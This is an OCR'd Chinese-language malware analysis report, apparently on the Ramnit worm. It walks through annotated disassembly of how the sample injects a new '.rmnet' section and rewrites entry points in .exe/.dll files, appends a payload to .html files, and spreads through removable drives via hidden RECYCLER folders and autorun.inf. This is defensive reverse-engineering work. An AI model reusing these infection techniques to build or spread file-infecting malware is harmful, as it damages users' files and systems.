20016884    A3 5C720120      MOV DWORD PTR DS:[2001725C],EAX
  //保存 IAT 中 "GetProcAddress" RVA, 该值在程序加载后为真实的"GetProcAddress"
    函数地址

//查看节表之后是否还有一个空节表的空间可用,如果有就添加一个新节,并修改原来的
程序入口点
2001689C    FF75 CC        PUSH DWORD PTR SS:[EBP-34]
2001689F    FF75 F0        PUSH DWORD PTR SS:[EBP-10]
200168A2    68 00A50120    PUSH 2001A500                    ; ASCII ".rmnet"
200168A7    FF75 F4        PUSH DWORD PTR SS:[EBP-C]
200168AA    E8 3CF6FFFF    CALL 20015EEB
  /*
  //参数信息:
  011CF268    013E0000    |Arg1 = 013E0000 文件数据在内存中的首地址
  011CF26C    2001A500    |Arg2 = 2001A500 ASCII ".rmnet"
  011CF270    0002F373    |Arg3 = 0002F373
  011CF274    00001A00    \Arg4 = 00001A00 文件原来的大小

  //功能:    检查能否在最后一个节表之后添加一个新节表， 如果可以就 添加新节，
并将节表数据填写好
  //返回值: 新节表数据添加成功的话返回新节数据的 RVA 500

  添加的节表数据
013E0250                              2E 72 6D 6E 65 74 00 00              .rmnet..
```

```
013E0260    00 00 03 00 00 50 00 00 00 F4 02 00 00 1A 00 00    ..?..P...?..?..
013E0270    00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 E0    ............ ..
```

文件中 1A00 开始的 2F4 大小的数据映射到内存 RVA 5000 的地方，占用内存大小为 00030000 注意:源文件大小就是 1A00,所以新添加的数据直接追加在文件尾
*/

```
200168AF    83F8 00             CMP EAX,0
200168B2    0F84 10010000       JE 200169C8
200168B8    895D C4             MOV DWORD PTR SS:[EBP-3C],EBX    //EBX = 源文件大小
200168BB    8945 E0             MOV DWORD PTR SS:[EBP-20],EAX    //EAX = 新节数据 RVA
200168BE    2B55 F0             SUB EDX,DWORD PTR SS:[EBP-10]    //EDX = 0000008D ?
200168C1    8955 E8             MOV DWORD PTR SS:[EBP-18],EDX
200168C4    8B75 EC             MOV ESI,DWORD PTR SS:[EBP-14]    //ESI 指向
                                                                 Image_Optional_Header
200168C7    8B45 E0             MOV EAX,DWORD PTR SS:[EBP-20]    //EAX = 新节数据 RVA
200168CA    2B46 10             SUB EAX,DWORD PTR DS:[ESI+10]    //ESI + 10 指向原
                                                                 AddressOfEntryPoint
```

//这一句是计算新入口点和原入口点的差值 5000 - 1CB0 = 3350

```
200168CD    A3 54720120         MOV DWORD PTR DS:[20017254],EAX    //入口点差值保存
                                在全局变量 [20017254] 处，以便注入代码执行完毕之后跳回原入口点用
200168D2    FF75 10             PUSH DWORD PTR SS:[EBP+10]
200168D5    8F05 9A740120       POP DWORD PTR DS:[2001749A]          //全局变量
                                [2001749A] 赋值 0002EE00 DesktopLayer 文件大小

200168DB    8B45 E0             MOV EAX,DWORD PTR SS:[EBP-20]
200168DE    2B05 58720120       SUB EAX,DWORD PTR DS:[20017258]    //[20017258] = 5000 -
                                                                   201C
200168E4    A3 58720120         MOV DWORD PTR DS:[20017258],EAX
```

//200168DB - 200168E4 对 “LoadLibraryA”函数 RVA 进行重定位 方便注入代码的调用

```
200168E9    8B45 E0             MOV EAX,DWORD PTR SS:[EBP-20]
200168EC    2B05 5C720120       SUB EAX,DWORD PTR DS:[2001725C]
200168F2    A3 5C720120         MOV DWORD PTR DS:[2001725C],EAX
```

//200168DB - 200168E4 对 “GetProcAddress”函数 RVA 进行重定位 方便注入代码的调用


```
200168F7    FF75 E0     PUSH DWORD PTR SS:[EBP-20]
200168FA    8F46 10     POP DWORD PTR DS:[ESI+10]     //ESI 指向 Image_Optional_Header
```

//200168FA 和 200168F7 修改入口点为 5000


```
200168FD    8D45 D8         LEA EAX,DWORD PTR SS:[EBP-28]
```

```
20016900   50                PUSH EAX
20016901   E8 CBB3FFFF    CALL 20011CD1
  /*
  //参数信息:
  011CF274   011CF28C   \Arg1 = 011CF28C
  //功能：  取消文件映射，关闭句柄
  //返回值：1
  */

//向文件中写入一个 PE 文件，该 PE 文件在被感染文件运行时会被释放出来
2001691C   8D45 F8         LEA EAX,DWORD PTR SS:[EBP-8]
2001691F   50                PUSH EAX
20016920   FF75 E4         PUSH DWORD PTR SS:[EBP-1C]
20016923   53                PUSH EBX
20016924   FF75 FC         PUSH DWORD PTR SS:[EBP-4]
20016927   E8 C8150000   CALL 20017EF4                    ; JMP to kernel32.WriteFile
  /*
  //参数信息:
  011CF264   00000110   |hFile = 00000110
  011CF268   20016F2C   |Buffer = 20016F2C
  011CF26C   00000573   |nBytesToWrite = 573 (1395.)
  011CF270   011CF2AC   |pBytesWritten = 011CF2AC
  011CF274   00000000   \pOverlapped = NULL

  //功能：将内存 20016F2C 处的 573H 大小的数据写到文件尾
  */
2001692C   6A 00           PUSH 0
2001692E   8D45 F8         LEA EAX,DWORD PTR SS:[EBP-8]
20016931   50                PUSH EAX
20016932   FF75 10         PUSH DWORD PTR SS:[EBP+10]
20016935   FF75 0C         PUSH DWORD PTR SS:[EBP+C]
20016938   FF75 FC         PUSH DWORD PTR SS:[EBP-4]
2001693B   E8 B4150000   CALL 20017EF4                  ; JMP to kernel32.WriteFile
  /*
  //参数信息:
  011CF264   00000110   |hFile = 00000110
  011CF268   00FD004C   |Buffer = 00FD004C
  011CF26C   0002EE00   |nBytesToWrite = 2EE00 (192000.)
  011CF270   011CF2AC   |pBytesWritten = 011CF2AC
  011CF274   00000000   \pOverlapped = NULL

  //功能：将内存 00FD004C 处的 2EE00 大小的数据写到文件尾
  //注意写入数据的大小是 DeskToplayer 文件的大小，所以实际上是写入了一个文件进去
```

*/



.exe 和.dll 文件的感染流程



被感染后的.exe 和.dll 文件的行为


在分析被感染后的文件执行流程时得知在 新添加节的节内偏移的 0X328H 处存放着程序现在入口点和原入口点的差值(DWORD 类型)，该值即是修复入口点的依据。

.html 和 .htm 文件的感染过程

```
20016A13    3D 09000000    CMP EAX,9
20016A18    76 67          JBE SHORT 20016A81      //文件内容小于 9 字节时直接退出
20016A1A    2D 09000000    SUB EAX,9               //设置文件指针到倒数第 9 字节
20016A1F    6A 00          PUSH 0
20016A21    6A 00          PUSH 0
20016A23    50             PUSH EAX
20016A24    FF75 FC        PUSH DWORD PTR SS:[EBP-4]
20016A27    E8 AA140000    CALL 20017ED6                ; JMP to kernel32.SetFilePointer
  /*
  //参数信息:
```

```
011CF294    000000D8    |hFile = 000000D8 (window)
011CF298    0000012E    |OffsetLo = 12E (302.)    137 - 9 = 12E
011CF29C    00000000    |pOffsetHi = NULL
011CF2A0    00000000    \Origin = FILE_BEGIN

//功能:设置文件指针到倒数第 9 字节
//返回值:0000012E
*/
20016A2C    6A 00           PUSH 0
20016A2E    8D45 F8         LEA EAX,DWORD PTR SS:[EBP-8]
20016A31    50              PUSH EAX
20016A32    68 09000000     PUSH 9
20016A37    8D45 EE         LEA EAX,DWORD PTR SS:[EBP-12]
20016A3A    50              PUSH EAX
20016A3B    FF75 FC         PUSH DWORD PTR SS:[EBP-4]
20016A3E    E8 75140000     CALL 20017EB8                   ; JMP to kernel32.ReadFile
/*
//参数信息:
011CF290    000000D8    |hFile = 000000D8 (window)
011CF294    011CF2A6    |Buffer = 011CF2A6
011CF298    00000009    |BytesToRead = 9
011CF29C    011CF2B0    |pBytesRead = 011CF2B0
011CF2A0    00000000    \pOverlapped = NULL

//功能:读取文件最后 9 字节内容到 Arg2 地址处
//返回值:
*/
20016A43    8D75 EE         LEA ESI,DWORD PTR SS:[EBP-12]
20016A46    0375 F8         ADD ESI,DWORD PTR SS:[EBP-8]
20016A49    B0 00           MOV AL,0
20016A4B    8806            MOV BYTE PTR DS:[ESI],AL
20016A4D    68 86A50120     PUSH 2001A586                   ; ASCII "</SCRIPT>"
20016A52    8D45 EE         LEA EAX,DWORD PTR SS:[EBP-12]
20016A55    50              PUSH EAX
20016A56    E8 AB140000     CALL 20017F06                   ; JMP to kernel32.lstrcmpiA
/*
//参数信息:
011CF29C    011CF2A6    |String1 = ""100%">"
011CF2A0    2001A586    \String2 = "</SCRIPT>"

2001A586    3C 2F 53 43 52 49 50 54 3E                      </SCRIPT>

//功能:判断之前从文件中读取的 9 字节内容是否是 </SCRIPT>
//返回值:依据判断结果返回
```

```
   */
20016A5B    0BC0              OR EAX,EAX              //这里返回是  -1
20016A5D    74 22             JE SHORT 20016A81
20016A5F    6A 02             PUSH 2
20016A61    6A 00             PUSH 0
20016A63    6A 00             PUSH 0
20016A65    FF75 FC           PUSH DWORD PTR SS:[EBP-4]
20016A68    E8 69140000       CALL 20017ED6                  ; JMP to kernel32.SetFilePointer
   /*
   //参数信息:
   011CF294    000000D8    |hFile = 000000D8 (window)
   011CF298    00000000    |OffsetLo = 0
   011CF29C    00000000    |pOffsetHi = NULL
   011CF2A0    00000002    \Origin = FILE_END

   //功能:设置文件指针到文件尾
   //返回值:EAX = FilePointer Offset = 00000137
   */
20016A6D    6A 00             PUSH 0
20016A6F    8D45 F8           LEA EAX,DWORD PTR SS:[EBP-8]
20016A72    50                PUSH EAX
20016A73    FF75 10           PUSH DWORD PTR SS:[EBP+10]
20016A76    FF75 0C           PUSH DWORD PTR SS:[EBP+C]
20016A79    FF75 FC           PUSH DWORD PTR SS:[EBP-4]
20016A7C    E8 73140000       CALL 20017EF4                  ; JMP to kernel32.WriteFile
   /*
   //参数信息:
   011CF290    000000D8    |hFile = 000000D8 (window)
   011CF294    00FFEE5C    |Buffer = 00FFEE5C
   011CF298    0005DDE2    |nBytesToWrite = 5DDE2 (384482.)
   011CF29C    011CF2B0    |pBytesWritten = 011CF2B0
   011CF2A0    00000000    \pOverlapped = NULL

   //功能:文件中写入数据
   */
```



.html 和.htm 文件的感染流程

(3-4-6):Thread6(ThreadFunction:20016EC2)

功能描述：

每 10 秒钟遍历一次所有磁盘，当磁盘类型为可移动磁盘时，对该磁盘进行感染,已达到借助可移动磁盘对该样本进行传播的目的。

检查磁盘上是否有 "autorun.inf" 文件

```
20016AFE    68 76A70120       PUSH 2001A776                    ; ASCII "autorun.inf"
20016B03    8D85 00FCFFFF     LEA EAX,DWORD PTR SS:[EBP-400]
20016B09    50                PUSH EAX
20016B0A    E8 EB130000       CALL 20017EFA                    ; JMP to kernel32.lstrcatA
  //利用当前盘符拼接出一个文件名:盘符\autorun.inf
  //012CF9A4      5 3A 5C 61 75 74 6F 72 75 6E 2E 69 6E 66 00        E:\autorun.inf.

20016B0F    6A 00             PUSH 0
20016B11    68 80000000       PUSH 80
20016B16    6A 03             PUSH 3
20016B18    6A 00             PUSH 0
20016B1A    6A 01             PUSH 1
20016B1C    68 00000080       PUSH 80000000
20016B21    8D85 00FCFFFF     LEA EAX,DWORD PTR SS:[EBP-400]
20016B27    50                PUSH EAX
```

```
20016B28    E8 89120000       CALL 20017DB6          ; JMP to kernel32.CreateFileA
  /*
  //参数信息:
  012CF974    012CF9A4    |FileName = "E:\autorun.inf"
  012CF978    80000000    |Access = GENERIC_READ
  012CF97C    00000001    |ShareMode = FILE_SHARE_READ
  012CF980    00000000    |pSecurity = NULL
  012CF984    00000003    |Mode = OPEN_EXISTING
  012CF988    00000080    |Attributes = NORMAL
  012CF98C    00000000    \hTemplateFile = NULL

  //功能:   在可移动磁盘上打开 “autorun.inf”文件，打开失败说明之前没有该文件
  //返回值:
  */
```

如果已经有“autorun.inf”文件，则通过对该文件的判断来验证该可移动磁盘是否被感染过

```
20016B2D    83F8 FF           CMP EAX,-1
20016B30    74 72             JE SHORT 20016BA4
20016B32    8985 F0FBFFFF     MOV DWORD PTR SS:[EBP-410],EAX
20016B38    6A 00             PUSH 0
20016B3A    FFB5 F0FBFFFF     PUSH DWORD PTR SS:[EBP-410]
20016B40    E8 C5120000       CALL 20017E0A                  ; JMP to kernel32.GetFileSize
20016B45    3D 03000000       CMP EAX,3        //判断文件大小是否大于 3 字节
20016B4A    76 4D             JBE SHORT 20016B99
20016B4C    6A 00             PUSH 0
20016B4E    8D85 F8FBFFFF     LEA EAX,DWORD PTR SS:[EBP-408]
20016B54    50                PUSH EAX
20016B55    68 03000000       PUSH 3
20016B5A    8D85 FCFBFFFF     LEA EAX,DWORD PTR SS:[EBP-404]
20016B60    50                PUSH EAX
20016B61    FFB5 F0FBFFFF     PUSH DWORD PTR SS:[EBP-410]
20016B67    E8 4C130000       CALL 20017EB8                  ; JMP to
kernel32.ReadFile
20016B6C    8DB5 FCFBFFFF     LEA ESI,DWORD PTR SS:[EBP-404]
20016B72    03B5 F8FBFFFF     ADD ESI,DWORD PTR SS:[EBP-408]
20016B78    B0 00             MOV AL,0
20016B7A    8806              MOV BYTE PTR DS:[ESI],AL
20016B7C    68 72A70120       PUSH 2001A772; ASCII "RmN"    //判断文件内容头 3 字节是
                                                             否是"RmN"
20016B81    8D85 FCFBFFFF     LEA EAX,DWORD PTR SS:[EBP-404]
20016B87    50                PUSH EAX
20016B88    E8 79130000       CALL 20017F06                  ; JMP to
kernel32.lstrcmpiA
```

该可移动磁盘没有被感染过时，执行以下操作
在可移动磁盘根目录创建“RECYCLER”文件夹并设置属性为 HIDDEN

```
20016C32    6A 00               PUSH 0
20016C34    8D85 BCF8FFFF    LEA EAX,DWORD PTR SS:[EBP-744]
20016C3A    50                   PUSH EAX
20016C3B    E8 70110000       CALL 20017DB0                    ; JMP to
kernel32.CreateDirectoryA
   /*
   //参数信息:
   012CF63C    012CF660    |Path = "E:\RECYCLER\"
   012CF640    00000000    \pSecurity = NULL

   //功能: 在可移动磁盘下创建一个 RECYCLER 目录
   //返回值: API 返回值 1
   */
20016C40    6A 02               PUSH 2
20016C42    8D85 BCF8FFFF    LEA EAX,DWORD PTR SS:[EBP-744]
20016C48    50                   PUSH EAX
20016C49    E8 82120000       CALL 20017ED0                    ; JMP to
kernel32.SetFileAttributesA
   /*
   //参数信息:
   012CF63C    012CF660    |FileName = "E:\RECYCLER\"
   012CF640    00000002    \FileAttributes = HIDDEN

   //功能:设置文件夹属性为 Hidden
   */
```

创建子文件夹并设置属性为 HIDDEN

```
20016C6F    8D85 BCF8FFFF    LEA EAX,DWORD PTR SS:[EBP-744]
20016C75    50                   PUSH EAX
20016C76    E8 35110000       CALL 20017DB0                    ; JMP to
kernel32.CreateDirectoryA
    /*
    有 Bug 的文件夹名称
   012CF63C    012CF660    |Path =
                    "E:\RECYCLER\S-7-5-61-7345537385-0867088243-607800627-8826□□w\"
   012CF640    00000000    \pSecurity = NULL

   //功能: 创建文件夹
   */

   /*
```

```
  //手动修正后的文件夹名
  012CF63C    012CF660    |Path =
                    "E:\RECYCLER\S-7-5-61-7345537385-0867088243-607800627-8826w\"
  012CF640    00000000    \pSecurity = NULL

  //功能: 创建文件夹
  */
20016C7B    6A 02               PUSH 2
20016C7D    8D85 BCF8FFFF    LEA EAX,DWORD PTR SS:[EBP-744]
20016C83    50                  PUSH EAX
20016C84    E8 47120000       CALL 20017ED0    ; JMP to kernel32.SetFileAttributesA
  /*
  //参数信息:
  012CF63C     012CF660    |FileName =
                    "E:\RECYCLER\S-7-5-61-7345537385-0867088243-607800627-8826w\"
  012CF640     00000002    \FileAttributes = HIDDEN

  //功能:设置文件夹属性为 HIDDEN
  */
```

子文件下创建.exe 文件，并将 DeskToplayer.exe 文件的内容写入

```
20016CFF    6A 02               PUSH 2
20016D01    8D85 BCF8FFFF    LEA EAX,DWORD PTR SS:[EBP-744]
20016D07    50                  PUSH EAX
20016D08    68 F4A40120       PUSH 2001A4F4
20016D0D    E8 D3B7FFFF       CALL 200124E5
  /*
  //参数信息:
  012CF638    2001A4F4    |Arg1 = 2001A4F4
  012CF63C    012CF660    |Arg2 = 012CF660 ASCII
    "E:\RECYCLER\S-7-5-61-7345537385-0867088243-607800627-8826w\AyZIKwEU.exe"
  012CF640    00000002    \Arg3 = 00000002


  //功能: 创建 Arg2 指向名称的文件，并将 DeskTopLayer 的文件数据写入到文件尾部
  //返回值:
  */
```


在根目录创建"autorun.inf"文件并写入数据

```
20016D57    6A 00               PUSH 0
20016D59    6A 27               PUSH 27
20016D5B    6A 02               PUSH 2
20016D5D    6A 00               PUSH 0
20016D5F    6A 02               PUSH 2
```

```
20016D61    68 00000040         PUSH 40000000
20016D66    8D85 BCF8FFFF       LEA EAX,DWORD PTR SS:[EBP-744]
20016D6C    50                   PUSH EAX
20016D6D    E8 44100000         CALL 20017DB6; JMP to kernel32.CreateFileA
   /*
   //参数信息:
   012CF628    012CF660    |FileName = "E:\autorun.inf"
   012CF62C    40000000    |Access = GENERIC_WRITE
   012CF630    00000002    |ShareMode = FILE_SHARE_WRITE
   012CF634    00000000    |pSecurity = NULL
   012CF638    00000002    |Mode = CREATE_ALWAYS
   012CF63C    00000027    |Attributes = READONLY|HIDDEN|SYSTEM|ARCHIVE
   012CF640    00000000    \hTemplateFile = NULL

   //功能:   在可移动磁盘的根目录创建一个 "autorun.inf" 文件
   //返回值:文件句柄 C0
   */

20016D7B    8985 A4F8FFFF    MOV DWORD PTR SS:[EBP-75C],EAX
20016D81    6A 00             PUSH 0
20016D83    8D85 B4F8FFFF    LEA EAX,DWORD PTR SS:[EBP-74C]
20016D89    50                 PUSH EAX
20016D8A    68 03000000       PUSH 3
20016D8F    68 72A70120       PUSH 2001A772                    ; ASCII "RmN"
20016D94    FFB5 A4F8FFFF    PUSH DWORD PTR SS:[EBP-75C]
20016D9A    E8 55110000       CALL 20017EF4                    ; JMP to kernel32.WriteFile
   /*
   //参数信息:
   012CF630    000000C0    |hFile = 000000C0
   012CF634    2001A772    |Buffer = 2001A772
   012CF638    00000003    |nBytesToWrite = 3
   012CF63C    012CF658    |pBytesWritten = 012CF658
   012CF640    00000000    \pOverlapped = NULL

   //功能:   在 "autorun.inf" 文件头部写入 3 个字符 "RmN"
      2001A772    52 6D 4E 00    RmN.
   //返回值:1
   */

20016D7B    8985 A4F8FFFF    MOV DWORD PTR SS:[EBP-75C],EAX
20016D81    6A 00             PUSH 0
20016D83    8D85 B4F8FFFF    LEA EAX,DWORD PTR SS:[EBP-74C]
20016D89    50                 PUSH EAX
20016D8A    68 03000000       PUSH 3
```

```
20016D8F    68 72A70120       PUSH 2001A772                          ; ASCII "RmN"
20016D94    FFB5 A4F8FFFF     PUSH DWORD PTR SS:[EBP-75C]
20016D9A    E8 55110000       CALL 20017EF4                          ; JMP to
kernel32.WriteFile
   /*
   //参数信息:
   012CF630    000000C0    |hFile = 000000C0
   012CF634    2001A772    |Buffer = 2001A772
   012CF638    00000003    |nBytesToWrite = 3
   012CF63C    012CF658    |pBytesWritten = 012CF658
   012CF640    00000000    \pOverlapped = NULL

   //功能:   在 "autorun.inf" 文件头部写入 3 个字符 "RmN"
      2001A772    52 6D 4E 00 RmN.
   //返回值:1
   */

20016E3E    6A 00             PUSH 0
20016E40    8D85 B4F8FFFF     LEA EAX,DWORD PTR SS:[EBP-74C]
20016E46    50                PUSH EAX
20016E47    53                PUSH EBX
20016E48    FFB5 B8F8FFFF     PUSH DWORD PTR SS:[EBP-748]
20016E4E    FFB5 A4F8FFFF     PUSH DWORD PTR SS:[EBP-75C]
20016E54    E8 9B100000       CALL 20017EF4                  ; JMP to kernel32.WriteFile
   /*
   //参数信息:
   012CF630    000000F8    |hFile = 000000F8
   012CF634    001AEB60    |Buffer = 001AEB60
   012CF638    0000015B    |nBytesToWrite = 15B (347.)
   012CF63C    012CF658    |pBytesWritten = 012CF658
   012CF640    00000000    \pOverlapped = NULL

 //功能:   向 autorun.inf 文件写入第二段数据 大小为 15B
 //返回值:1
   */

20016E62    6A 00             PUSH 0
20016E64    8D85 B4F8FFFF     LEA EAX,DWORD PTR SS:[EBP-74C]
20016E6A    50                PUSH EAX
20016E6B    FFB5 A8F8FFFF     PUSH DWORD PTR SS:[EBP-758]
20016E71    FFB5 ACF8FFFF     PUSH DWORD PTR SS:[EBP-754]
20016E77    FFB5 A4F8FFFF     PUSH DWORD PTR SS:[EBP-75C]
20016E7D    E8 72100000       CALL 20017EF4                  ; JMP to kernel32.WriteFile
   /*
```

```
//参数信息:
012CF630    000000F8    |hFile = 000000F8
012CF634    001AFE10    |Buffer = 001AFE10
012CF638    0000105C    |nBytesToWrite = 105C (4188.)
012CF63C    012CF658    |pBytesWritten = 012CF658
012CF640    00000000    \pOverlapped = NULL

//功能:  向 autorun.inf 文件写入第三段数据 大小为 105C
//返回值:1
*/
```



对可移动磁盘的感染过程

七、备注

在调试过程中发现在该样本对可移动磁盘进行感染的过程中， 在可移动磁盘根目录创建二级目录时使用的文件名含有非法字符，导致创建目录失败，无法写入样本文件，所以最终该样本只在可移动磁盘写入了自动运行的脚本，但是由于没有成功的写入样本文件，实际上通过可移动磁盘传播样本的意图失败了。